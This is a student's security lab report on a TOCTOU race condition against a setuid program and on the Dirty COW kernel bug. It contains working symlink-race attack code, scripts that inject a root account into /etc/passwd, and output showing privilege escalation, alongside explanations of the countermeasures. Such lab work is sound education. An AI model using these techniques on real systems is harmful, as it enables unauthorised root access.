
Race Condition

18307130281 庄颖秋

Task 1

- Task



```
[04/29/21]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep "test"
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[04/29/21]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Desktop/raceCondition/Labsetup# exit
exit
[04/29/21]seed@VM:~/.../Labsetup$ 
```

Able to log into the `test` account with no password.


- Copy `/etc/passwd` to the lab folder

```
$ sudo cp /etc/passwd ./
```

Task 2

Task 2.A

- Directly run the `vulp` file




```
[04/29/21]seed@VM:~/.../Labsetup$ ./vulp
test
No permission
[04/29/21]seed@VM:~/.../Labsetup$
```

- We first link the `/tmp/XYZ` to `/dev/null` which is allowed to be written by every user

```
$ ln -sf /dev/null /tmp/XYZ
```

- Then we run the `vulp` (after adding `sleep(10);`) and input the attack string




```
[04/29/21]seed@VM:~/.../Labsetup$ ./vulp
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[04/29/21]seed@VM:~/.../Labsetup$ 
```

- Last, we exploit the 10 seconds between `access` and `fopen` and link `/tmp/XYZ` to `/etc/passwd`

```
$ ln -sf /etc/passwd /tmp/XYZ
```

- Result screenshot



```
[04/29/21]seed@VM:~/.../Labsetup$ ln -sf /dev/null /tmp/XYZ
[04/29/21]seed@VM:~/.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
[04/29/21]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep "test"
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[04/29/21]seed@VM:~/.../Labsetup$ su test
Password:
me/seed/Desktop/raceCondition/Labsetup#
```

Task 2.B

- attack.c

```
#include <unistd.h>
int main(){
    while (1) {
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(1000); // give interval to execute access
        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(1000);
    }
    return 0;
}
```


- loop_vulp.sh

```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
    echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```


- Attack process

```
# terminal A
$ gcc attack.c -o attack
$ ./attack

# terminal B
$ sudo chmod 4755 loop_vulp.sh
$ ./loop_vulp.sh
```

- Screenshot



```
[04/29/21]seed@VM:~/.../Labsetup$ ./loop_vulp.sh
No permission
No permission
No permission
```



```
No permission
No permission
No permission
STOP... The passwd file has been changed
[04/29/21]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep "test"
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[04/29/21]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Desktop/raceCondition/Labsetup# exit
exit
[04/29/21]seed@VM:~/.../Labsetup$ 
```

Task 2.C

- `attack.c`


```c
#define _GNU_SOURCE

#include <stdio.h>
#include <unistd.h>
int main(){
    unsigned int flags = RENAME_EXCHANGE;
    unlink("/tmp/XYZ");
    symlink("/dev/null", "/tmp/XYZ");
    unlink("/tmp/ABC");
    symlink("/etc/passwd", "/tmp/ABC");
    while (1) {
        renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
        usleep(1000);
    }
    return 0;
}
```

- Improvement

  If the `fopen(fn, "a+")` is executed after one `unlink` and before `symlink`, then system will find that `/tmp/XYZ` does not exist and then it will new a `/tmp/XYZ` which is under `root` user. We make the `unlink` and `symlink` atomic by using `renameat2` to exchange the linking.

- Screenshot

  Did not delete the string added in `Task 2.B`, so there are two record of `test` in `/etc/passwd`



```
No permission
No permission
No permission
STOP... The passwd file has been changed
[04/29/21]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep "test"
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[04/29/21]seed@VM:~/.../Labsetup$ 
```


Task 3

Task 3.A

- vulp_3.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
int main()
{
    uid_t uid = getuid();
    uid_t euid = geteuid();

    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;
    /* get user input */
    scanf("%50s", buffer);
    seteuid(uid);
    if (!access(fn, W_OK)) {
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }
    return 0;
}
```

- Screenshot



```
No permission
No permission
No permission
Open failed: Permission denied
No permission
No permission
No permission
```


- Explanation

  Previous attack still works, but since we set effective user id as real user id, we can not use `a+` mode to open the `/etc/passwd` linked by `/tmp/XYZ` because we actually have no right to modify the `/etc/passwd`.

  Therefore, we can see the error reported by `perror("Open failed");`, which is different from the normal output `No permission` if our attack does not work.


Task 3.B

- Result is similar to `Task 3.A`, except that the error `Open failed` appeared more frequently



```
No permission
Open failed: Permission denied
Open failed: Permission denied
No permission
No permission
Open failed: Permission denied
No permission
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
No permission
Open failed: Permission denied
No permission
Open failed: Permission denied
No permission
```

- How does this protection scheme work?
  - When set to "0", `symlink` following behavior is unrestricted.
  - When set to "1", `symlinks` are permitted to be followed only when outside a sticky world-writable directory, or when the `uid` of the `symlink` and follower match, or when the directory owner matches the `symlink's` owner.
  - After set to "1", `/tmp` is still able to be linked to `/etc/passwd`. But use `vi /tmp/XYZ` to open `/etc/passwd`, it is still a read-only file, in line with `/tmp/XYZ`'s owner's right.



```
[04/29/21]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_syml
inks=1
fs.protected_symlinks = 1
[04/29/21]seed@VM:~/.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
[04/29/21]seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Apr 29 02:44 /tmp/XYZ -> /etc/passwd
[04/29/21]seed@VM:~/.../Labsetup$ vi /tmp/XYZ
[04/29/21]seed@VM:~/.../Labsetup$ 
```


```
-- INSERT -- W10: Warning: Changing a readonly file
Press ENTER or type command to continue
```

Dirty Cow

18307130281 庄颖秋

Task 1


- Create a Dummy File



```
katherine@ubuntu:~$ sudo touch /zzz
[sudo] password for katherine:
katherine@ubuntu:~$ sudo chmod 644 /zzz
katherine@ubuntu:~$ sudo gedit /zzz

(gedit:4172): GLib-GIO-WARNING **: Missing callback called fullpath = /root/.local/share/recentl
y-used.xbel

katherine@ubuntu:~$ cat /zzz
Hello, I am a dummy file lol.
katherine@ubuntu:~$ ls -l /zzz
-rw-r--r-- 1 root root 30 Apr 28 23:06 /zzz
katherine@ubuntu:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
katherine@ubuntu:~$ 
```

- Target: "`dummp`" ⇒ "`smart`"

- Screenshot




```
katherine@ubuntu:~/Desktop/Labsetup$ gcc cow_attack.c -lpthread -o cow_attack
cow_attack.c: In function ‘main’:
cow_attack.c:29:46: warning: cast to pointer from integer of different size [-Wint-to-pointer-ca
st]
cow_attack.c: In function ‘madviseThread’:
cow_attack.c:54:19: warning: cast from pointer to integer of different size [-Wpointer-to-int-ca
st]
katherine@ubuntu:~/Desktop/Labsetup$ ./cow_attack
^C
katherine@ubuntu:~/Desktop/Labsetup$ cat /zzz
Hello, I am a smart file lol.
katherine@ubuntu:~/Desktop/Labsetup$ 
```

- Explanation

  Even though the program is mapping the memory using read-only, `MAP_PRIVATE` allows program to use write data into the copy of physical memory block.

  System call `madvise()` use third parameter `MADV_DONTNEED` to tell the kernel that it no longer needs the memory of claimed address. Thus, kernel will release the resources of that address and page table of process will point to original physical memory again.


write()
Step A: Make a copy of the mapped memory
Step B: Change the page table, so the virtual memory now points to 2
Step C: Write to the memory
madvice()
using MADV_DONTNEED
Change the page table, so the virtual memory now points back to 1
Physical Memory
1
file
copy
2
Process's Virtual Memory


(a) The sequence of actions

(b) Virtual and Physical Memory

Process `P`'s thread `T1` executes copy-on-write. It has completed making a copy of the mapped memory and changing the page table, so the virtual memory points to the new copy. Then `P`'s another thread `T2` calls `madvise()`, `P`'s page table will repoint to the physical memory that is originally mapped. Then `T1` continues to write to the memory and it will directly write to original file, which is actually read-only, rather than its copy.


Task 2

- `sudo adduser ekaterina`



```
katherine@ubuntu:~/Desktop/Labsetup$ cat /etc/passwd | grep ekaterina
ekaterina:x:1001:1001:Ekaterina the Second,,,:/home/ekaterina:/bin/bash
katherine@ubuntu:~/Desktop/Labsetup$
```

- Screenshot



```
katherine@ubuntu:~/Desktop/Labsetup$ gcc attack2.c  -lpthread -o attack2
attack2.c: In function ‘main’:
attack2.c:29:46: warning: cast to pointer from integer of different size [-Wint-to-pointer-cast]
attack2.c: In function ‘madviseThread’:
attack2.c:54:19: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
katherine@ubuntu:~/Desktop/Labsetup$ ./attack2
^C
katherine@ubuntu:~/Desktop/Labsetup$ cat /etc/passwd | grep ekaterina
ekaterina:x:0000:1001:Ekaterina the Second,,,:/home/ekaterina:/bin/bash
katherine@ubuntu:~/Desktop/Labsetup$ su ekaterina
Password:
root@ubuntu:/home/katherine/Desktop/Labsetup# id
uid=0(root) gid=1001(ekaterina) groups=0(root),1001(ekaterina)
root@ubuntu:/home/katherine/Desktop/Labsetup# 
```